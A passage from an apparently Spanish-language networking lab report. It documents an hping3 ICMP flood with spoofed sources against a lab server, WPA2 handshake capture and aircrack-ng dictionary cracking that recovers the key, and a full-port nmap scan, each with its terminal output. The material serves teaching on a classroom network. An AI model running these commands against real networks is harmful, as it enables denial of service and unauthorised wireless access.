2 0.000043187 13.80.197.73 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=21009/4434, ttl=64
3 0.000053629 255.235.134.152 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=21265/4435, ttl=64
4 0.000061885 210.152.204.240 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=21521/4436, ttl=64
5 0.000070078 8.131.168.194 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=21777/4437, ttl=64
6 0.000078102 7.138.80.98 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=22033/4438, ttl=64
7 0.000086295 197.89.44.51 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=22289/4439, ttl=64
8 0.000095681 116.88.136.73 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=22545/4440, ttl=64
9 0.000103945 56.49.51.27 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=22801/4441, ttl=64
10 0.000112002 95.190.233.136 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=23057/4442, ttl=64
11 0.000120411 116.181.74.255 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=23313/4443, ttl=64
12 0.000128620 187.145.4.95 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=23569/4444, ttl=64
13 0.000137360 52.168.96.36 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=23825/4445, ttl=64
14 0.000145432 92.10.240.98 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=24081/4446, ttl=64
15 0.000153882 129.231.255.51 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=24337/4447, ttl=64
16 0.000161814 159.246.149.194 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=24593/4448, ttl=64
17 0.000170028 45.235.80.51 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=24849/4449, ttl=64
18 0.000177979 167.46.210.121 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=25105/4450, ttl=64
19 0.000186070 120.59.246.73 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=25361/4451, ttl=64
20 0.000194176 183.237.131.252 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=25617/4452, ttl=64
21 0.000202594 95.190.95.217 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=25873/4453, ttl=64
22 0.000210972 252.93.173.34 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=26129/4454, ttl=64
23 0.000219021 177.208.116.224 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=26385/4455, ttl=64
24 0.000227501 212.190.253.129 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=26641/4456, ttl=64
25 0.000236405 197.238.197.175 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=26897/4457, ttl=64
26 0.000245055 142.9.159.18 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=27153/4458, ttl=64
27 0.000253138 212.85.184.144 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=27409/4459, ttl=64
28 0.000260998 157.38.95.45 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=27665/4460, ttl=64
```

7.4. Ataque de Denegación de Servicio (DoS) con Hping3

Se realizó una prueba de estrés sobre el Ubuntu Server (Red 32) para evaluar su capacidad de respuesta ante un flujo masivo de paquetes ICMP.

- **Comando ejecutado:** `sudo hping3 --icmp --rand-source --flood -d 1400 [IP_SERVER_RED_32]`

```
root@SVAM: /home/svam
Session Acciones Editar Vista Ayuda
eth0      no wireless extensions.
wlan0     IEEE 802.11 ESSID:off/any
Mode:Managed Access Point: Not-Associated
Retry short limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:on

(root@SVAM)-[/home/svam]
# ping 192.168.32.3
PING 192.168.32.3 (192.168.32.3) 56(84) bytes of data.
64 bytes from 192.168.32.3: icmp_seq=1 ttl=63 time=24.9 ms
64 bytes from 192.168.32.3: icmp_seq=2 ttl=63 time=9.65 ms
64 bytes from 192.168.32.3: icmp_seq=3 ttl=63 time=6.38 ms
64 bytes from 192.168.32.3: icmp_seq=4 ttl=63 time=6.79 ms
^C
— 192.168.32.3 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 6.376/11.929/24.903/7.595 ms

(root@SVAM)-[/home/svam]
# hping3 --icmp --rand-source --flood -d 1400 192.168.32.3
HPING 192.168.32.3 (wlan0 192.168.32.3): icmp mode set, 28 headers + 1400 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.32.3 hping statistic —
788908 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@SVAM)-[/home/svam]
# hping3 --icmp --rand-source --flood -d 1400 192.168.32.3
HPING 192.168.32.3 (wlan0 192.168.32.3): icmp mode set, 28 headers + 1400 data bytes
hping in flood mode, no replies will be shown
```

- **Análisis:**
 - `--icmp`: Envío de paquetes de control.
 - `--rand-source`: Oculta la IP del atacante usando direcciones aleatorias.
 - `--flood`: Envío de paquetes lo más rápido posible sin esperar respuesta.


- -d 1400: Tamaño del cuerpo del paquete.

```
root@kali: /home/kali

Session Actions Edit View Help

DUP! len=46 ip=192.168.32.2 ttl=255 id=39197 icmp_seq=39185 rtt=13.6 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39198 icmp_seq=39185 rtt=13.6 ms
len=46 ip=192.168.32.2 ttl=255 id=39199 icmp_seq=39188 rtt=6.8 ms
len=46 ip=192.168.32.2 ttl=255 id=39200 icmp_seq=39189 rtt=7.4 ms
len=46 ip=192.168.32.2 ttl=255 id=39201 icmp_seq=39190 rtt=10.6 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39202 icmp_seq=39190 rtt=10.8 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39203 icmp_seq=39190 rtt=10.8 ms
len=46 ip=192.168.32.2 ttl=255 id=39204 icmp_seq=39192 rtt=13.0 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39205 icmp_seq=39192 rtt=13.2 ms
len=46 ip=192.168.32.2 ttl=255 id=39206 icmp_seq=39195 rtt=10.7 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39207 icmp_seq=39195 rtt=10.9 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39208 icmp_seq=39195 rtt=10.9 ms
len=46 ip=192.168.32.2 ttl=255 id=39209 icmp_seq=39197 rtt=7.3 ms
len=46 ip=192.168.32.2 ttl=255 id=39210 icmp_seq=39199 rtt=15.6 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39211 icmp_seq=39199 rtt=18.7 ms
len=46 ip=192.168.32.2 ttl=255 id=39212 icmp_seq=39201 rtt=10.8 ms
len=46 ip=192.168.32.2 ttl=255 id=39213 icmp_seq=39202 rtt=7.1 ms
len=46 ip=192.168.32.2 ttl=255 id=39214 icmp_seq=39203 rtt=12.5 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39215 icmp_seq=39203 rtt=12.5 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39216 icmp_seq=39203 rtt=12.5 ms
len=46 ip=192.168.32.2 ttl=255 id=39217 icmp_seq=39205 rtt=6.4 ms
len=46 ip=192.168.32.2 ttl=255 id=39218 icmp_seq=39207 rtt=5.7 ms
len=46 ip=192.168.32.2 ttl=255 id=39219 icmp_seq=39208 rtt=6.4 ms
len=46 ip=192.168.32.2 ttl=255 id=39220 icmp_seq=39209 rtt=6.1 ms
len=46 ip=192.168.32.2 ttl=255 id=39221 icmp_seq=39210 rtt=5.9 ms
len=46 ip=192.168.32.2 ttl=255 id=39222 icmp_seq=39211 rtt=19.1 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39223 icmp_seq=39211 rtt=19.2 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39224 icmp_seq=39211 rtt=19.2 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39225 icmp_seq=39211 rtt=19.2 ms
DUP! len=46 ip=192.168.32.2 ttl=255 id=39226 icmp_seq=39211 rtt=19.2 ms
```

Comprobación del ping:



The screenshot shows a web browser window displaying the configuration page of a Cisco WAP4410N Wireless-N Access Point. The browser's address bar shows the URL "192.168.31.245/Home.htm#". The page title is "Small Business cisco WAP4410N Wireless-N Access Point with Power". The main content area shows the "Símbolo del sistema" (System Symbol) section. In this section, there are two ping test results for the IP address 192.168.32.3. The first test shows successful pings with a 0% loss rate. The second test shows a 25% loss rate (1 packet lost) and a higher round-trip time (RTT) of 18ms. The footer of the page indicates "© 2009 Cisco Systems, Inc. All rights reserved."

```
C:\Users\REDES>ping 192.168.32.3

Haciendo ping a 192.168.32.3 con 32 bytes de datos:
Respuesta desde 192.168.32.3: bytes=32 tiempo=2ms TTL=63
Respuesta desde 192.168.32.3: bytes=32 tiempo=3ms TTL=63
Respuesta desde 192.168.32.3: bytes=32 tiempo=3ms TTL=63
Respuesta desde 192.168.32.3: bytes=32 tiempo=3ms TTL=63

Estadísticas de ping para 192.168.32.3:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
              (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 2ms, Máximo = 3ms, Media = 2ms

C:\Users\REDES>ping 192.168.32.3

Haciendo ping a 192.168.32.3 con 32 bytes de datos:
Respuesta desde 192.168.32.3: bytes=32 tiempo=14ms TTL=63
Tiempo de espera agotado para esta solicitud.
Respuesta desde 192.168.32.3: bytes=32 tiempo=20ms TTL=63
Respuesta desde 192.168.32.3: bytes=32 tiempo=20ms TTL=63


Estadísticas de ping para 192.168.32.3:
    Paquetes: enviados = 4, recibidos = 3, perdidos = 1
              (25% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 14ms, Máximo = 20ms, Media = 18ms

C:\Users\REDES>
```

7.5. Ataque a Credenciales Wi-Fi con Aircrack-ng

Se simuló la intrusión a un Access Point protegido por WPA2 utilizando una técnica de ataque basado en diccionario tras la captura del "handshake".

1. Verificamos el modo del wlan0: iwconfig



```
root@kali: /home/kali
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

(root@kali)-[/home/kali]
#
```

2. Puesta en modo monitor: airmon-ng start wlan0

```
root@kali: /home/kali
Session Actions Edit View Help
(root@kali)-[/home/kali]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
617 NetworkManager
5574 wpa_supplicant

PHY Interface Driver Chipset
phy1 wlan0 rtw88_8822bu TP-Link Archer T4U ver.3
      (monitor mode enabled)

(root@kali)-[/home/kali]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0    IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:on

(root@kali)-[/home/kali]
#
```

3. Redes disponibles: airodump-ng wlan0

```
root@kali: /home/kali
Session Actions Edit View Help
(root@kali)-[/home/kali]
# airodump-ng wlan0

CH 4 ][ Elapsed: 0 s ][ 2026-02-05 15:59 ][ paused output

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
1C:AF:F7:DE:67:79 -1 0 1 0 1 -1 WPA <length: 0>
64:00:F1:16:28:DD -46 4 0 0 6 130 WPA2 CCMP PSK grupo3
64:00:F1:16:27:C3 -44 5 0 0 6 130 WPA2 CCMP PSK G4
18:8B:9D:36:AF:00 -1 0 134 60 1 -1 WPA <length: 0>
3E:60:AF:74:C3:32 -45 8 0 0 1 180 WPA2 CCMP PSK Redmi 13C

BSSID STATION PWR Rate Lost Frames Notes Probes
1C:AF:F7:DE:67:79 F8:3D:C6:4A:A2:96 -43 0 - 1e 0 1
1C:AF:F7:DE:67:79 C2:C2:2B:B7:CD:D0 -39 0 - 1e 35 13 Casa-Guest
64:00:F1:16:27:C3 34:6F:24:0D:F8:81 -38 0 - 1 6 2
18:8B:9D:36:AF:00 2A:E0:EC:9E:1D:58 -48 0 - 9 1 12
18:8B:9D:36:AF:00 9A:EC:70:23:75:05 -36 0 -12 0 1
18:8B:9D:36:AF:00 F2:83:26:D0:EC:07 -41 0 -24e 0 101
18:8B:9D:36:AF:00 B4:C4:FC:53:BF:3F -41 0 -24e 473 62
```

4. **Captura de paquetes:** airodump-ng --bssid [MAC_AP] --channel [canal] wlan0 -write handshake

```
Can't reopen wlan0

(root@kali)-[/home/kali]
# airodump-ng --bssid 64:00:F1:16:28:DD --channel 6 wlan0 --write handshake
16:21:56 Created capture file "handshake-02.cap".

ion Actions Edit View Help

CH 6 ][ Elapsed: 18 s ][ 2026-02-05 16:22 ][ fixed channel wlan0: 1

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB ENC CIPHER AUTH ESSID
64:00:F1:16:28:DD -27 68      56      4   0  6  130 WPA2 CCMP PSK grupo3

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
64:00:F1:16:28:DD EE:0C:44:26:A2:FA -11   0 - 6e    0     20
64:00:F1:16:28:DD 20:2B:20:AA:3E:B7 -21   0 - 1e    0     1
```

5. **Visualización del diccionario:** wc -l [diccionario]

```
handshake-01.kismet.netxmc handshake-02.cap

(root@kali)-[/home/kali]
# wc -l wifite.txt
474867 wifite.txt

(root@kali)-[/home/kali]
# echo 12345678 >> wifite.txt


(root@kali)-[/home/kali]
# wc -l wifite.txt
474868 wifite.txt

(root@kali)-[/home/kali]
#
```


6. Cracking: aircrack-ng handshake02.cap -w wifite.txt


```
(kali@kali)-[~]  
$ sudo su  
[sudo] password for kali:  
(root@kali)-[/home/kali]  
# aircrack-ng handshake-02.cap -w wifite.txt
```

Ejecución:



```
root@kali: /home/kali  
Session Actions Edit View Help  
Aircrack-ng 1.7  
[00:00:10] 40456/474868 keys tested (4031.96 k/s)  
Time left: 1 minute, 47 seconds 8.52%  
Current passphrase: 09231935  
Master Key : 38 DC 37 78 6B 3C 39 ED 75 B2 2C 3D 50 5A 7A 6A  
BA AE 02 46 E1 3F E9 8C 26 17 58 B1 17 D2 84 86  
Transient Key : 95 46 C6 15 6D E5 4A EB 48 3B 6B 76 99 81 6B 94  
3C 1F E2 70 7F 9E 52 48 85 FA 97 71 03 BC C7 F4  
93 3C 49 3B B9 87 E6 A1 0E CC 6C EB 75 1A F0 F0  
54 72 E8 4E 32 75 C3 C6 82 31 61 E2 2F A9 90 D0  
EAPOL HMAC : 54 6F F4 48 EB D3 92 DF 23 D0 4A 53 F3 70 09 3F  
ID STATION PWR Rate Loss Frames Notes Progress  
18:90:36:00:00:00 08:00:00:00:00:00 0 0 0 0 0 0  
18:90:36:00:00:00 08:00:00:00:00:00 0 0 0 0 0 0
```


Clave encontrada: 12345678



```
root@kali: /home/kali
Session Actions Edit View Help

Aircrack-ng 1.7

[00:02:09] 474868/474868 keys tested (3739.31 k/s)

Time left: --

KEY FOUND! [ 12345678 ]

Master Key      : 91 C6 A5 27 46 5A 34 29 30 16 2E A2 1F 9C DF 08
                  2F C4 20 CC 64 9E 5F 11 D2 E2 A7 03 AF 36 65 FD

Transient Key   : 17 00 68 71 11 3C FB 5B DE FF C1 E1 E9 36 9D E3
                  BF F0 46 C5 9D A6 B8 07 00 D4 61 94 17 1C BC AD
                  47 AA 59 C7 09 EF AA 57 3D 6E 4E B0 33 4C AF 8C
                  7E 8B 55 03 58 BB 66 65 33 F3 BE D4 41 46 23 5A

EAPOL HMAC     : CD 2A E4 FE B5 FF 74 42 3A 93 B9 E2 7E D1 72 4E

#
```

7.6. Actividad Opcional: Escaneo de Vulnerabilidades con Nmap

Como actividad adicional, se realizó un escaneo avanzado de la red **33** para identificar servicios críticos y posibles vectores de ataque en el equipo **PCG3**.

- **Comando ejecutado:** `nmap -sV -O -p- [IP_SERVER] -oN nmap_server.txt`
- **Descripción:** Se utilizó el flag `-sV` para detección de versiones, `-O` para el sistema operativo y `-p-` para escanear los 65535 puertos. Esto permite mapear la superficie de ataque del equipo cliente.

```
root@SVAM: /home/svam
Session Acciones Editar Vista Ayuda
(svam@SVAM)-[~]
$ sudo su
[sudo] contraseña para svam:
(svam@SVAM)-[/home/svam]
# nmap -sS -sV -O -p- 192.168.32.3 -oN nmap_server.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-06 10:00 -0500
Nmap scan report for 192.168.32.3
Host is up (0.011s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
